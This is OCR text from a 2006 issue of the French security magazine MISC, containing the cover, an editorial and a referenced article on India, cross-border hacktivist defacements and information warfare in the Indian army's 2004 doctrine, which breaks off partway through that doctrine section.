misc


Multi-System & Internet Security Cookbook

L19018 - 26 - F: 8,00 € - RD
France Métro : 8 Eur - CH : 13,30 CHF
BEL, LUX, PORT.CONT : 9 Eur

26 Juillet Août 2006

100 % SÉCURITÉ INFORMATIQUE

Matériel, mémoire, humain, multimédia :
Attaques tous azimuts



- Sécurité logicielle et fonctionnalités matérielles : quelle cohérence ?
- Intrusion informatique tout en mémoire sous Linux
- Malware malicieux : attaquer les attaquants
- Le nouveau tatouage : codes correcteurs et théorie des jeux

CRYPTOGRAPHIE

Prouver une faille sans la révéler

RÉSEAU

Multicast et routage inter-domaine

SYSTÈME

Tester un IPS

Abonnez-vous & commandez tous les anciens numéros de Misc en ligne

Misc le magazine 100% sécurité informatique

La sécurité informatique repose sur l'interconnexion de nombreux domaines. Il est nécessaire d'appréhender et de connaître les techniques d'attaque des pirates afin de mettre en place les **méthodes** et les **outils de défense** adéquats. MISC est un magazine consacré à la sécurité informatique sous tous ses aspects : de la **programmation des logiciels** au **durcissement des systèmes**. Il traite également des problématiques liées aux **réseaux** ainsi qu'aux **questions scientifiques** sous-jacentes, sans oublier également les **aspects organisationnels** et **juridiques**. Vous avez découvert Misc récemment ? Vous êtes un lecteur fidèle, mais vous n'avez pas eu l'opportunité d'acquérir un ou plusieurs numéros lors de leur diffusion en kiosque ?

Sachez que tous les anciens numéros de Misc (1 à 25) sont disponibles sur :

www.ed-diamond.com

Découvrez aussi toutes les autres parutions Diamond Éditions sur www.ed-diamond.com

Sommaire

> Abonnements et Commande des anciens N[os] /75/76/51

Édito

Qu'on pense à Sion et autres chambres (de repos) !

En cette période estivale, je voudrais avoir une pensée émue pour tous les administrateurs, RSSI, consultants et autres responsables « sécurité informatique » en tout genre. Ce n'est vraiment pas un métier facile et ils se retrouvent confrontés à la pire saison de l'année.

Certains, ceux qui passent tellement de temps entre salles de réunion et salles machines, ont la peau tellement blanche, manquent tellement de vitamine D, rougissent comme de beaux homards et fondent sous le soleil. Il faut reconnaître que l'avènement des écrans plats n'aide pas à entretenir un semblant d'apparence d'humain normal en bonne santé, leur rayonnement et leur chaleur étant beaucoup plus faibles. Pensons également au « consultant », bien propre sur lui, et qu'on reconnaît sur la plage à la marque de cravate autour du cou, le *laptop* dans le sac de plage et les 15 PDA/téléphones 3G, et plus si affinités, qui bronzent sur la serviette. On ne sait jamais, il pourrait y avoir du WiFi ou du Bluetooth sous les parasols. Eh oui, toujours rester digne et avoir la classe internationale... ou pas ;)

Enfin, il y a les condamnés qui restent. Non, non, non, je ne vais pas vous resservir le laïus du rédacteur en chef Caliméro et de ses auteurs contraints de bosser pour vous. Ayons plutôt une attention particulière pour tous les jeunes diplômés, corvéables à merci. Enfin, pas autant que les stagiaires, bien sûr, mais eux, on ne sait même pas s'ils sont humains, tant ils sont pris pour de simples jouets. Néanmoins, à eux tous, ils se contentent de faire tourner la boutique pendant que tous les chefs de projets et autres directeurs d'armées mexicaines sont en vadrouille sur les plages de Cancun ou en exil à Londres dans un pays inconnu. Il en est d'autres qui ne chôment pas, les Jean-Kevin des Balkans et autres péninsules indonésiennes, point d'été et de vacances pour eux. Au contraire. En cette période, le grain de sable n'est pas une image, et la machinerie ne tourne plus au même régime. Du coup, c'est le moment propice pour passer à l'attaque. Quelques *0 days* font leur apparition, des virus profiteront certainement du soleil pour se développer puis, par exemple, aller modifier des fichiers Excel. N'oubliez pas que les intrusions sur les systèmes d'informations ne sont pas systématiquement dues au hasard. Parfois, ce serait même prémédité. Et tout le monde sait que le vendredi à partir de 18h, ou la période du 14 juillet au 15 août constituent de très bonnes opportunités chez nous. Une bonne infrastructure de vos systèmes ou que vos flux soient clairs n'y changeront rien : il faut un humain derrière la console !

Je vais devoir endosser maintenant le rôle d'un oiseau de mauvais augure, le corbeau bien sûr. J'ai une terrible nouvelle pour terminer cet édito... enfin, heureusement, elle exclut les quelques 400 personnes présentes à Rennes entre fin mai et début juin : SSTIC 2006 était **ÉNORME** ! Je pense que l'année prochaine, les organisateurs pourront sereinement mettre aux enchères quelques places sur les sites de vente en ligne et s'assurer une retraite dorée après avoir blanchi l'argent au Luxembourg ou ailleurs. Mais je m'éloigne. De nombreux blogs et autres carnets donnent quelques résumés, ce qui a l'intérêt de présenter SSTIC selon des angles variés (Google est votre ami (quoique...), mais je ne peux m'empêcher de continuer la promo pour mes copines[1]). Pour ma part, j'en retiendrai des conférences géniales (pour celles que j'ai pu voir), une ambiance à la fois désopilante, sérieuse et tordante et un soleil qui donne moins envie d'aller dans un amphi que de faire des ronds d'eau.

Ah tiens, puisque tout le monde en parle et que je ne l'ai pas encore fait (ou pas ;)). Abordons « l'affaire Clearstream ». La chose est bien connue maintenant, mais il aura quand même fallu près d'un siècle pour lever l'imposture derrière les *Protocoles des Sages de Sion*. Et encore, certains continuent à y croire. En fait, ce texte est un plagiat d'un livre de Maurice Joly, écrit en 1864, intitulé *Dialogue aux enfers entre Machiavel et Montesquieu*, visant à dénoncer la politique de Napoléon III. Il fut repris par les services secrets russes au début du 20ème siècle, puis instrumentalisé, pour stigmatiser le « complot Juif » et servit de base tant à Hitler, qu'au Ku Klux Klan ou à certains pays arabes. Relativisons diantre ! Autant les conséquences de cette imposture ont été, et sont encore, dramatiques. Autant l'autre manipulation, pschiittt comme qui dirait : présentant un intérêt quasi-nul, elle est de surcroît confinée à un micro-microcosme... La tempête médiatique et les corrélations vaseuses qui en découlent ne valent pas les supposés exploits informatiques associés. Donc finalement, je vais aller à la plage et prendre du repos.

Bonnes vacances à ceux qui en ont, bon courage aux autres et bonne lecture à tous.

Fred Raynal

[1] IT Security by girls.
http://teh-win.blogspot.com/

L'Inde et la Guerre de l'Information

L'Inde fait partie des géants de ce monde avec sa population de 1,095 milliards d'habitants[1], un continent en voie de développement qui veut accéder au rang de grande puissance mondiale. Mais le chemin s'avère difficile, car l'Inde doit affronter et résoudre de nombreux défis : déséquilibres sociaux, pauvreté (70% de la population vit dans les zones rurales, mais ses activités ne représentent que 20% du PIB), éducation, conflits religieux entre communautés hindouistes[2] et musulmanes, terrorisme, mouvements insurrectionnels, conflits de frontières avec les pays voisins (Pakistan, Chine), menace nucléaire...

Certains conflits se sont étendus ces dernières années au terrain des systèmes d'information, pris pour cibles d'attaques de pirates, isolés ou organisés, indépendants ou commandités. Les menaces de conflits armés avec les pays voisins et l'entrée dans l'ère de l'information ont contraint l'armée à amorcer une transformation, dont les grandes lignes sont tracées dans la doctrine de guerre publiée en 2004 et qui fait désormais une large place à la guerre de l'information[3].

1 — Les technologies de l'information en Inde

Une part importante de l'essor économique du pays s'appuie sur le développement d'industries de hautes technologies. L'Inde est cependant entrée tardivement et plus lentement que bien d'autres nations dans l'ère numérique.

1.1 - Un réseau Internet peu développé

Le réseau Internet a été étendu en dehors du milieu académique grâce à des investissements de l'État, mais est encore peu développé. Eu égard aux dimensions du pays, le nombre d'utilisateurs reste faible avec à peine 50 millions d'internautes (en 2005)[4], les communications restent chères et lentes.

1.2 — Développement d'une industrie logicielle

En 1990, dans une stratégie visionnaire, le gouvernement a créé les *Software Technology Parks of India* (STPI). Certaines régions se sont lancées dans le développement du secteur des logiciels. C'est dans le sud de l'Inde que se situe le fameux « *Silicon Triangle* », formé par les trois centres que sont Bangalore, Chennai, Hyderabad. Mais Mumbay et New Delhi constituent d'autres centres majeurs. En 1999, le Premier ministre a mis en œuvre une *National Task Force on Information Technology and Software Development* pour redynamiser la course aux nouvelles technologies, booster les exportations de logiciels, accroître le nombre d'utilisateurs dans tous les segments de la société, développer des réseaux hauts débits.

Une industrie logicielle aujourd'hui parmi les plus dynamiques de la planète s'est développée, grâce à une main d'œuvre qualifiée et à faible coût. Les revenus générés par l'industrie logicielle représentent 65% de ceux du secteur des technologies de l'information et de la communication (le reste étant constitué des activités d'*outsourcing*)[5]. La majeure partie de ces revenus (70%) provient des exportations, principalement vers les États-Unis. Les revenus des exportations de logiciels sont ainsi passés de 1 million de $ en 1992 à 700 millions de $ en 2002[6].

1.3 — Des formations de haut niveau

Des universités de haut niveau, extrêmement sélectives forment les élites et soutiennent ainsi le développement d'une industrie high-tech, d'une R&D de pointe. Des célèbres *Indian Institutes of Technologies* (IIT), réseau de 7 universités prestigieuses sortent par exemple Sabeer Bhatia, le cofondateur de Hotmail, Gopalkrishnan S., le cofondateur d'Infosys, Rajat Gupta qui dirigea quelques années la société McKinsey & Co ou encore Vinod Khosla le cofondateur de Sun Microsystems Inc.

2 — Les menaces à la sécurité de l'Inde

2.1 — Les conflits

L'Inde doit faire face à un ensemble très large de menaces à sa stabilité et à sa sécurité nationale. De nombreux conflits ont émaillé son histoire au cours des dernières décennies : des affrontements entre communautés religieuses (émeutes fréquentes et violentes entre hindouistes et musulmans[7]), des mouvements insurrectionnels, des mouvements indépendantistes révolutionnaires dans le nord-est de l'Inde (les Naxalites extrémistes maoïstes, les Bodos...), des conflits de frontières avec la Chine (guerre en 1962) qui est également accusée de fournir assistance militaire et nucléaire au Pakistan[8], avec le

[1] Pour des données statistiques détaillées concernant l'Inde, consulter le site **http://www.cia.gov/cia/download.html**.
[2] La population indienne est à 80% hindouiste.
[3] Le terme « guerre de l'information » pourra être abrégé en « GI » dans la suite de l'article.
[4] 787 543 hébergeurs (2005), 43 ISP (2000). Sources : **http://www.cia.gov/cia/download.html**.
[5] Statistiques 2004, **http://www.missioneco.org/inde/documents_new.asp?V=7_PDF_119441**.
[6] BILLO (Charles G.), CHANG (Welton), « *Cyber Warfare. An analysis of the means and motivations of selected nation states* », Publication de l'*Institute for Security Technology Studies*, Dartmouth College, décembre 2004.
[7] Affrontements pouvant faire des milliers de victimes comme au Gujarat en 2002.
[8] RAMAN (B.), *National Security Doctrine*, *Paper* n° 578, *South Asia Analysis Group*, **www.saag.org/papers6/paper578.html**.

Daniel VENTRE
CNRS – daniel.ventre@gern-cnrs.com

Pakistan[9] sur la question du Cachemire[10] (insurrection de 1989, conflit de Kargil en 1999, terrorisme), avec le Népal accusé de servir de base arrière des activités anti-indiennes par les djihadistes en provenance du Pakistan, avec le Bangladesh accusé d'accueillir des organisations terroristes anti-indiennes. Pour assurer sa domination par la force de dissuasion, l'Inde s'est dotée de l'arme nucléaire en 1998. Mais la Chine dispose, elle aussi, de l'arme atomique, ainsi que le Pakistan depuis 1998. La situation est tendue dans la région. Le Pakistan n'adhère pas au principe de « *No First Use* »[11] indien, mais à celui de « *Readiness to Make First Use* »[12]. Toute la difficulté est donc désormais de pouvoir gérer des conflits sans que ceux-ci ne prennent une ampleur telle qu'il y ait escalade jusqu'à l'affrontement atomique.

Les tensions semblent s'apaiser. Les relations avec la Chine sont stabilisées, ainsi que depuis 2003 celles avec le Pakistan. Mais il demeure que le Cachemire est l'un des conflits territoriaux les plus militarisés de la planète, avec la présence de l'Inde, de la Chine, du Pakistan et de troupes des Nations Unies.

D'autres problèmes menacent l'Inde : trafic de drogue, migrations. L'eau, les sources d'énergie, les questions d'environnement peuvent aussi être les causes de conflits futurs entre les états de la région.

2.2 – Extension de conflits sur le terrain des systèmes d'information : attaques de pirates

Au cours des dernières années, de nombreux évènements ont immédiatement trouvé un écho dans le cyberespace indien. Le point de départ de la cyber-guerre peut être établi au mois de mai 1998, date des tests nucléaires indiens de Pokhran II. Peu après l'annonce des tests, un groupe de pirates (*milw0rm*) a pénétré dans le système du Bhabha Atomic Research Center (BARC), l'organisation de recherche sur l'énergie atomique, posté des messages anti-indiens et anti-nucléaires sur son site, dérobé et effacé des informations, mis hors de service huit serveurs et recopié des courriers électroniques échangés entre scientifiques indiens[13]. Le groupe de pirates déclara par la suite pouvoir également s'en prendre au Pakistan de la même manière[14]. À partir de cette date, les systèmes d'information indiens furent la cible d'attaques toujours plus nombreuses. Parmi les victimes, on compte :

- le site internet de l'armée indienne[15] en 1998 ;
- en décembre 1999, le site de l'un des principaux organismes scientifiques indiens, the *Indian Science Congress Association*, défiguré[16] par un groupe s'appelant « MOS » [17] ;
- De nombreux cas de défiguration de sites institutionnels sont enregistrés durant le conflit de Kargil d'avril à juin 1999, en Inde (et au Pakistan) ;
- Un site[18] établi par le gouvernement indien pour fournir de l'information sur les évènements quotidiens dans la vallée du Cachemire a été pris pour cible. Les pirates ont posté des photographies montrant des militaires indiens exécutant des militants Kashmiri et accompagnées de textes comme « Massacre », « torture », « exécution illégale ». Le gouvernement indien est dénoncé pour ses exactions au Cachemire ;
- Ont été attaqués au cours des années suivantes les sites de l'*IndianScience Congress* (ISC) 2000, du *National Informatics Centre* (NIC)[19], du *Videsh Sanchar Nigam Limited* (VSNL), le site du ministère des Affaires étrangères indien, le site du ministère des Technologies de l'information, des sites institutionnels, mais aussi privés comme Sony, Mercedes, intérêts indiens et étrangers, voire encore des *chat rooms*.

Ce ne sont là que quelques exemples, révélateurs des carences en sécurité de nombreux acteurs en Inde[20].

2.3 – La défiguration des sites internet indiens : quelques chiffres

Le type d'attaque privilégiée est la défiguration de sites[21], atteinte aux systèmes d'information qui prend la forme du vandalisme. Le

[9] Le Pakistan, république militaire depuis le coup d'état du général Musharraf, compte plus de 165 millions d'habitants à majorité musulmane (97%). Age moyen : 20 ans. Moins de 49% de la population (de plus de 15 ans) savent lire et écrire. Seuls 7,5 millions de pakistanais ont accès à l'Internet (chiffres 2005). Pays frontaliers : Afghanistan, Chine, Inde, Iran. Informations statistiques : **http://www.cia.gov/cia/download.html**. Trois guerres avec l'Inde : 1947, 1965, 1971. La séparation d'avec l'Inde n'a jamais été résolue de manière satisfaisante.

[10] En 1989, une insurrection s'est déclarée dans la vallée du Cachemire, une zone à majorité musulmane que les militants islamistes veulent séparer de l'Inde.

[11] C'est-à-dire que l'Inde n'utilisera jamais l'arme nucléaire pour attaquer, mais seulement riposter, ne l'utilisera jamais pour faire pression sur un autre état.

[12] C'est-à-dire être prêt à utiliser le premier l'arme nucléaire, pour attaquer.

[13] *Just four days after the attack on India's nuclear computer installations, the same group gained access to a Turkish nuclear computer centre, the Cekmece Nuclear Research and Training Centre located in Istanbul, and computers at an Iranian nuclear research complex.* **http://www.atoomspionage.com/opanderesites9.htm**

[14] **http://www.atoomspionage.com/opanderesites9.htm**

[15] **http://www.landfield.com/isn/mail-archive/1998/Oct/0083.html**

[16] **http://www.srijith.net/indiacracked/media/war_in_cyberspace_rediff.pdf**

[17] *Muslim Online Syndicate*. Voir aussi : **http://archives.cnn.com/2000/TECH/computing/03/20/pakistani.hackers/index.html**.

[18] **http://www.armyinkashmir.com**

[19] **http://www.srijith.net/indiacracked/media/war_in_cyberspace_rediff.pdf**

[20] Liste complète pour la seule période 1999-2001 : **http://www.attrition.org/mirror/attrition/in.html**.

[21] Pour une analyse complémentaire du phénomène des défigurations de sites indiens sur la période 2000-2002, voir l'étude publiée sur **http://www.firstmonday.org/issues/issue7_12/srijith/index.html**.

pirate peut remplacer des contenus par des messages spécifiques à caractère politique, social, sous forme de revendication, d'insulte, de menace, d'avertissement, etc. Parfois, c'est le contenu du site tout entier qui est effacé.

Selon les rapports d'incidents du CERT indien, le nombre de défigurations de sites ne cesse d'augmenter : 796 attaques en août 2005, contre 261 en juillet 2005 ou 342 en août 2004. Les cas de défiguration sur des sites en .com atteint 614 en août 2005 (contre 193 le mois précédent), 69 sur les .org, 47 sur les .net et 28 sur les .co.in. Les atteintes sur les autres domaines sont marginales. Au cours des 8 premiers mois de l'année 2005, ce sont 2748 sites qui sont victimes de ce type d'attaques (pic en janvier avec 798 cas)[22].

2.4 – Qui sont les pirates, quelles sont leurs motivations ?

Les pirates sont souvent constitués en groupes. Des individus isolés se constituent en réseaux et forment des groupes. Il s'agit souvent d'adolescents[23]. Quelles sont leurs origines et leurs motivations ?

Certains noms de groupes et les références/revendications pour le Cachemire laissent à penser que des groupes sont pakistanais. Parmi les plus connus, se trouve le groupe *GForce Pakistan* dont la plupart des membres sont pakistanais et travaillent dans l'industrie des technologies de l'information.

Les Pakistanais sont sans nul doute en grand nombre parmi les pirates qui attaquent l'Inde. Le Pakistan est un adversaire qui maîtrise les TIC, dispose de programmeurs de très bonne formation et qui possèderait l'un des plus importants potentiels de spécialistes de concepteurs de virus[24] au monde. Le Pakistan serait parmi les 3 ou 4 premiers pays du monde dans ce domaine[25]. Les capacités du Pakistan en matière de cyber guerre ont été orientées ces dernières années sur sa principale cible qu'est l'Inde. Toutefois, il y a peu de publications attestant de la nature réelle des capacités du Pakistan en matière de guerre de l'information. Le Pakistan a pris de l'avance sur l'Inde en sachant mobiliser des membres de la diaspora pakistanaise (faisant fi des lois contre la cybercriminalité des états dans lesquels ils vivent) et des experts en TIC musulmans, ainsi que des « hackers », dans sa guerre psychologique (*Psychological Warfare*) contre l'Inde.

Mais on recense aussi des pirates pro-pakistanais, des pirates anti-indiens, des pirates anti-nucléaires, des pirates pro-musulmans… Les attaquants peuvent former aussi des réseaux de groupes coopérant entre eux, capables d'unir leurs forces sur des cibles partout dans le monde. Le groupe GForce Pakistan défigure des sites partout sur la planète. Il a défiguré des sites comme ceux de la *National Oceanic and Atmospheric Administration*, du *Defense Test and Evaluation Processional Institute* dépendant de l'U.S. *Department of Defense* ou encore des sites israéliens. Les hackers pro-palestiniens auraient reçu leur aide[26].

Le groupe GForce Pakistan focalise ses attaques sur des sites indiens à forte audience : celui de l'*Indian Science Congress*, du *National Research Centre*, de l'*Indian National Information Technology Promotion*, du Ministère des affaires étrangères indien, du journal *Asian Age*, de l'université de Bombay, du gouvernement du Gujarat. Les membres du groupe sont majoritairement pakistanais. Le groupe est motivé idéologiquement par la défense de la cause des frères musulmans.

Autre groupe célèbre dès le début des années 2000, le *Pakistani Hackers Club* (Pakistan HC), qui revendique la libération du Cachemire. Parmi ses victimes, les sites du *Department of Electronics* ; de l'*Ahmedabad Online Telephone Directory* ; du Parlement ; des Nations Unies et divers sites indiens. Mais bien d'autres groupes ont été très actifs : *Silver Lords*, m0s (*Muslim Online Syndicate*), WFD, *Milw0rm*, *Crime Boys*, *Brainware*, *Deadmaker*, *DevilSoul*, *Anti India Crew* (AIC)[27].

Les noms des groupes sont souvent révélateurs de l'idéologie qui sous-tend leur action ou de leur origine : *Pakistan Hackers Club*, *Harkat-ul-Mujahideen*, *Death to India*, *Kill India*… Les groupes dénoncent les essais nucléaires, les crimes contre les communautés musulmanes, l'occupation par les troupes indiennes ou ont pour objectif d'alerter la communauté internationale. Ces revendications idéologiques permettent de regrouper ces formes de piraterie sous le terme de « hacktivisme » (hackers activistes). Mais certains de ces pirates seraient récupérés par les services de renseignements pakistanais[28] qui iraient jusqu'à payer des pirates occidentaux (USA, UK) entre 500 et 10 000$ pour défigurer des sites indiens[29].

2.5 — Les attaques des pirates indiens

Les conflits impliquent les pirates indiens. Le ver Yaha Q (variante du ver Yaha) a été propagé en 2003 par un groupe de pirates s'appelant *Indian Snakes*. Le ver a attaqué des sites pakistanais (tentative d'attaque de type DoS) spécialement du gouvernement, la bourse de Karachi (*Karachi Stock Exchange*) et des ISP. L'objectif était de perturber les activités en ligne des

[22] Toutes ces statistiques sont rapportées dans l'article « *Sharp Rise un Defacement of Indian Web Sites* », **http://www.thehindubusinessline.com/2005/09/24/stories/2005092401920400.htm**.
[23] **www.zataz.com/reportages-securite/6971/zataz.html**
[24] **http://www.hvk.org/articles/0501/93.html**
[25] Le premier virus connu ayant atteint des IBM-PC de par le monde date de 1986. Il s'agit du virus Brain (aussi appelé Lahore, Pakistani, Pakistani Brain and UIUC), développé par deux frères pakistanais vivant à Lahore au Pakistan. http://www.research.ibm.com/antivirus/timeline.htm. La réputation du Pakistan le suit quand en 1997 un hoax fait le tour du monde (**http://www.f-secure.com/v-descs/matra440.shtml**) attribuant à un groupe de développeurs pakistanais la création du premier virus multiplateforme, multienvironnement et multisystème, le virus Matra R-440 Crotale.
[26] « *Cyberspace the new war frontier* », **http://www.niser.org.my/resources/cyberspace_the_new_war_frontier.pdf**.
[27] L'AIC accuse l'Inde de violation des droits de l'homme. L'AIC a attaqué les sites de *AirTel India*, l'*Industrial Investment Bank of India Ltd*, etc.
[28] BILLO (Charles G.), CHANG (Welton), « *Cyber Warfare. An analysis of the means and motivations of selected nation states* », Publication de l'*Institute for Security Technology Studies*, Dartmouth College, décembre 2004.
[29] « *Hacktivism through the eyes of an infiltrator* », 5 août 2003, **www.smh.com.au**. Lire aussi BILLO (Charles G.), CHANG (Welton), « *Cyber Warfare. An analysis of the means and motivations of selected nation states* », Publication de l'*Institute for Security Technology Studies*, Dartmouth College, décembre 2004.

sites pakistanais importants. Bien que le piratage soit illégal en Inde (*Indian Information Technology Act* 2000), des groupes se sont constitués notamment pour attaquer des sites pakistanais. Combien de sites pakistanais touchés ? Difficile à dire avec exactitude. Un article publié dans *The Hindu*, le 9 juin 2003, prétend que le ver Yaha lancé par les pirates indiens a paralysé 200 sites internet pakistanais durant plusieurs jours et effacé les contenus de disques durs d'ordinateurs du gouvernement ainsi que d'entreprises privées[30].

2.6 — Conséquences et conclusions des attaques pour l'Inde

- Une meilleure surveillance des systèmes d'information s'impose. Le CERT-In (un centre basé à Delhi, un autre à l'*Indian Institute of Science* de Bangalore) a été créé en janvier 2004 pour veiller aux possibles attaques de pirates ou attaques virales, incluant les réseaux vitaux du pays comme l'énergie, les transports, l'aviation, la défense et fournit des services réactifs pour accroître la cyber sécurité en Inde.
- La stabilisation politique des relations internationales avec les pays voisins est l'une des conditions à l'apaisement des cyber conflits. Mais il faut résoudre le problème essentiel : celui de la vulnérabilité des systèmes d'information indiens.
- Conséquences sur l'image de l'Inde. Le pays est décrédibilisé aux yeux de ses partenaires. Ces attaques peuvent éroder la confiance du public dans les organismes touchés, y compris donc le gouvernement. Il semble incapable de contenir des attaques contre ses systèmes d'informations.
- Le gouvernement indien a parfois adopté une attitude nonchalante face à ces attaques. Deux mois après avoir subi une attaque, le site du ministère des affaires étrangères n'était toujours pas relevé.
- Les attaques de type défiguration ne posent pas un seul problème technique. Il y a aussi un possible risque diplomatique du fait des propos violents, injurieux qui sont inscrits. Qualifier ces actes d'isolés serait en minimiser l'importance. Mais l'Inde, au contraire, dénonce le rattrapage par les services secrets pakistanais de certains pirates « privés ». Or, qui dit manipulation par les services secrets, dit volonté délibérée des autorités. De l'activisme, on passe alors au terrain politique, diplomatique.

3 — La GI dans la nouvelle doctrine de guerre de l'armée indienne

Les conflits sont résolument entrés dans l'ère numérique. L'armée intègre les nouvelles technologies de l'information et de la communication, les partisans usent des armes que leur fournissent les réseaux. Dans ce contexte de conflits, de luttes, de tensions, l'armée indienne garante de la sécurité nationale a élaboré une nouvelle doctrine de guerre[31] qui fait désormais une place importante à la guerre de l'information.

3.1 – Pourquoi une nouvelle doctrine ?

Dans le contexte indien, le besoin de formulation claire d'une nouvelle doctrine, attendue depuis longtemps, s'est imposé face aux avancées dans les domaines des technologies militaires et le changement de nature des guerres de notre époque. L'Inde est une nation pacifique, mais non pacifiste et qui veut se donner les moyens de son progrès économique et de son intégration dans l'environnement global. « La défense de l'Inde appelle la défense de son identité physique, économique et culturelle »[32]. L'armée indienne doit jouer son rôle dans diverses conditions opérationnelles et, pour cela, entretenir et développer ses capacités sur tout le spectre des conflits possibles.

Les attaques contre les systèmes d'informations auxquelles doit faire face l'Inde posent de vrais défis à la sécurité nationale : sécurité de l'information stratégique, économique, politique, ajoutant une nouvelle dimension à des tensions qui existent depuis des décennies.

C'est à la fin des années 90 que les autorités indiennes ont parlé de l'importance pour la sécurité nationale de prendre en compte la révolution des technologies de l'information et leur impact sur l'art opérationnel militaire. Les autorités indiennes ont annoncé la nécessité de s'engager dans un renouveau de la doctrine militaire en 1998 pour désormais englober la guerre de l'information. Une feuille de route générale pour les dix années à venir a été établie. « Les forces de défense ont adopté les doctrines de guerre de l'information [...]. Il y a un partenariat croissant entre la défense et l'industrie privée pour faire évoluer la sécurité informatique et en télécommunication des infrastructures d'information de la défense... »[33].

3.2 – La nouvelle doctrine

La nouvelle doctrine de l'armée indienne est un document daté du mois d'octobre 2004, structuré en 2 parties. La première a été rendue publique, la seconde classifiée. La doctrine sera rééditée tous les 10 ans, la première partie sera, quant à elle, révisée tous les 5 ans. Le texte, qui se veut théorique, mais fournit aussi les bases de son application pratique, est structuré en un préambule et 7 chapitres, ces derniers divisés en 21 sections au total.

Le préambule aborde dès les premières lignes le **thème de la GI**. Ce thème est ensuite largement repris et détaillé dans le Chapitre 2 intitulé « Comprendre la guerre », section 5 « Divers types de guerre », ainsi que dans le Chapitre 3 « Perspectives opérationnelles », section 7 « Éléments de succès opérationnels » et section 10 « Impact des technologies sur les opérations et révolution dans les affaires militaires ».

3.3 – Les sources idéologiques

Le texte est parcouru de citations d'origines géographiques et historiques multiples : Jomini (1838), Napoléon (1831), G.S. Patton (1947), Sir Basil Liddell Hart (1929, 1944), S. Purchas (1612), NC Vij, Ardant du Picq (1870), Ferdinand Foch (1914), C. Marshall (1943), R. Paschall (1990), SC Sardeshpande (1993),

[30] ANAND (G.), « *Indo-Pak Hacker War Comes Here Too* », *The Hindu*, 9 juin 2003.
[31] Dont le texte est disponible dans son intégralité à l'adresse : **http://indianarmy.nic.in/indianarmydoctrine.htm**.
[32] Citation extraite du paragraphe 1.5 de la nouvelle doctrine de guerre de l'armée indienne.
[33] BAKSHI (Lt. Commandant Prashant), « *Security Implications of a Wired India : Challenges Ahead* », Strategic Analysis, avril 2001.

B. Boutros-Ghali (1996), B. Franklin, KV Krishna Rao (1991), F. Foch (1917), J.F. Kennedy (1961), S. Patton (1944), F. Marshal Sir Philip Chetwode (1932). Certaines citations puisent aussi dans la tradition : Confucius (500 av. J.-C.), le *Bhagawad Gita* (texte hindou sacré), Sun Tzu (400-320 av. J.-C.). Ces citations sont révélatrices des sources d'inspiration et d'influence qui sous tendent, guident, orientent les doctrines militaires indiennes. Le concept de GI n'est donc pas animé par une philosophie spécifique comme cela peut l'être en Chine avec les principes de l'*Art de la guerre* de Sun Tzu ou de *Guerre du Peuple*.

3.4 – Quelle armée et quelles guerres pour le futur ?

Le préambule[34] souligne l'influence des évolutions des nouvelles technologies sur l'armée indienne. Les évolutions actuelles sont majeures et profondes. Les progrès des nouvelles technologies imposent une *nouvelle pensée stratégique*, une *approche nouvelle de la conduite et de l'organisation des opérations*. L'objectif de cette nouvelle doctrine est donc de tracer les lignes des réformes nécessaires, pour disposer d'une armée prête à affronter tous les types de situations, sur tout le spectre de conflits possibles, sur tous types de terrains, une armée capable de s'adapter.

Que seront les guerres du futur ?

- La guerre asymétrique ne remplacera pas les guerres conventionnelles, même si elle peut venir en complément de et avoir une influence sur ces dernières (1.11).
- Les guerres du futur seront caractérisées par leur soudaineté, leur brièveté, leur intensité et par la non-linéarité de la conduite de leurs opérations (1.12). Les combats seront plus intenses, profonds, du fait de la mise en œuvre de puissances de feux concentrées et de ressources de surveillance. Les guerres impliqueront toutes les forces armées, de manière conjointe et coordonnée[35]. Les systèmes de surveillance vont avoir de plus en plus d'importance dans ce cadre, pour donner un accès à davantage d'information contribuant à une plus grande transparence du champ de bataille. De même, ont de plus en plus d'importance la guerre de l'information et la guerre organisée autour des réseaux (NCW – *Network Centric Warfare*). Les armées victorieuses ne seront alors pas forcément celles disposant des forces de combats les plus imposantes, mais celles capables de visualiser et appréhender le plus clairement possible les batailles. Il n'est d'ailleurs plus question de champ de bataille traditionnel dans les types de guerre auxquels les États sont désormais confrontés, comme les conflits de faible intensité (en anglais *Low Intensity Conflict* – LIC), le terrorisme, l'insurrection, caractérisés par l'asymétrie des forces en présence ou encore les *proxy War*[36] qui prennent forme dans les cyber affrontements par pirates interposés. Dans ce contexte, la GI est un « démultiplicateur de forces majeur » qu'il faut obligatoirement maîtriser pour espérer une victoire (préambule). Les styles de commandement doivent parallèlement évoluer profondément.

3.5 – Définition de la GI

La GI est définie (Chapitre I) comme « l'ensemble des actions prises pour parvenir à une supériorité informationnelle en affectant l'information de l'adversaire, ses processus basés sur l'information, ses systèmes d'information, ses réseaux d'ordinateurs, tout en protégeant simultanément sa propre information, ses propres processus basés sur l'information, ses propres systèmes d'information et ses propres réseaux d'ordinateurs ».

